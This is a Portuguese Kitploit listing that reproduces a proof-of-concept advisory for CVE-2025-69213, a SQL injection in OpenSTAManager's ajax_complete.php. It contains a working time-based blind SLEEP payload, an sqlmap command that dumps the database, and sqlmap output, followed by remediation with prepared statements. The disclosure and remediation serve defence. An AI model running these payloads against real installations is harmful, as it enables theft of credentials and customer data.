
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-69213 — Repositório de prova de conceito para CVE-2025-69213, demonstrando uma vulnerabilidade de injeção de SQL no endpoint ajax_complete.php do OpenSTAManager, com exploração cega baseada em tempo e orientações de remediação. | Kitploit
Ferramentas/GitHubGitHub/lukasz-rybak/cve-2025-69213
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoAprendizado e EducaçãoSegurança de Banco de Dados
GitHublukasz-rybak/cve-2025-69213

CVE-2025-69213

Repositório de prova de conceito para CVE-2025-69213, demonstrando uma vulnerabilidade de injeção de SQL no endpoint ajax_complete.php do OpenSTAManager, com exploração cega baseada em tempo e orientações de remediação.

Ver Repositório
31há 7 mesesAinda não revisado
Compartilhar

CVE-2025-69213: OpenSTAManager tem uma Injeção de SQL em ajax_complete.php (endpoint get_sedi)

Visão Geral

CampoDetalhes
ID do CVECVE-2025-69213
GravidadeALTA
AvisoVer Aviso
Descoberto porLukasz Rybak

Produtos Afetados

  • devcode-it/openstamanager (versões: <= 2.9.8)

Classificação CWE

  • CWE-89: Neutralização Incorreta de Elementos Especiais usados em um Comando SQL ('Injeção de SQL')

Detalhes

Resumo

Existe uma vulnerabilidade de Injeção de SQL no endpoint ajax_complete.php ao manipular a operação get_sedi. Um atacante autenticado pode injetar código SQL malicioso através do parâmetro idanagrafica, levando a acesso não autorizado ao banco de dados.

Prova de Conceito

Código Vulnerável

Arquivo: modules/anagrafiche/ajax/complete.php:28

case 'get_sedi':
    $idanagrafica = get('idanagrafica');
    $q = "SELECT id, CONCAT_WS( ' - ', nomesede, citta ) AS descrizione 
          FROM an_sedi 
          WHERE idanagrafica='".$idanagrafica."' ...";
    $rs = $dbo->fetchArray($q);

Fluxo de Dados

  1. Origem: $_GET['idanagrafica'] → get('idanagrafica')
  2. Vulnerável: Entrada do usuário concatenada diretamente na consulta SQL com aspas simples
  3. Sumidouro: $dbo->fetchArray($q) executa a consulta maliciosa

Exploração


PoC Manual (Injeção SQL cega baseada em tempo):

GET /ajax_complete.php?op=get_sedi&idanagrafica=1' AND (SELECT 1 FROM (SELECT(SLEEP(5)))a) AND '1'='1 HTTP/1.1
Host: localhost:8081
Cookie: PHPSESSID=<valid-session>
imagem


Exploração com SQLMap:

sqlmap -u "http://localhost:8081/ajax_complete.php?op=get_sedi&idanagrafica=1*" \
  --cookie="PHPSESSID=<session>" \
  --dbms=MySQL \
  --technique=T \
  --level=3 \
  --dump

Saída do SQLMap:

[INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: idanagrafica=1' AND (SELECT 2572 FROM (SELECT(SLEEP(5)))oOnc)-- rhVF
back-end DBMS: MySQL >= 5.0.12
imagem

Impacto

  • Exfiltração de Dados: Extração completa do banco de dados, incluindo credenciais de usuários, dados de clientes e registros financeiros
  • Escalação de Privilégios: Modificação da tabela zz_users para obter acesso administrativo
  • Integridade dos Dados: Modificação ou exclusão não autorizada de registros
  • Possível RCE: Via SELECT ... INTO OUTFILE se as permissões de arquivo permitirem

Versões Afetadas

  • OpenSTAManager: Verificado na versão mais recente (em dezembro de 2025)
  • Todas as versões que usam este endpoint provavelmente são afetadas

Remediação

Substitua a concatenação direta por declarações preparadas:

Antes:

$idanagrafica = get('idanagrafica');
$q = "SELECT ... WHERE idanagrafica='".$idanagrafica."' ...";

Depois:

$idanagrafica = get('idanagrafica');
$q = "SELECT ... WHERE idanagrafica=".prepare($idanagrafica)." ...";

Referências

  • OWASP SQL Injection: https://owasp.org/www-community/attacks/SQL_Injection
  • CWE-89: Neutralização Incorreta de Elementos Especiais usados em um Comando SQL

Crédito

Descoberto por: Łukasz Rybak

Referências

  • https://github.com/devcode-it/openstamanager/security/advisories/GHSA-w995-ff8h-rppg
  • https://nvd.nist.gov/vuln/detail/CVE-2025-69213
  • https://github.com/advisories/GHSA-w995-ff8h-rppg

Aviso Legal

Este CVE foi divulgado de forma responsável, seguindo práticas coordenadas de divulgação de vulnerabilidades. As informações fornecidas aqui são apenas para fins educacionais e de defesa.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    310
  • 5

    opencti

    opencti-platform/opencti

    Plataforma Aberta de Inteligência de Ameaças Cibernéticas

    306
  • 6

    estorides

    grisuno/estorides

    Agrega mais de 99 fontes OSINT gratuitas em paralelo, resolve entidades em um grafo de conhecimento e exporta STIX 2.1, MISP ou GraphML com análise assistida por LLM.

    301

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




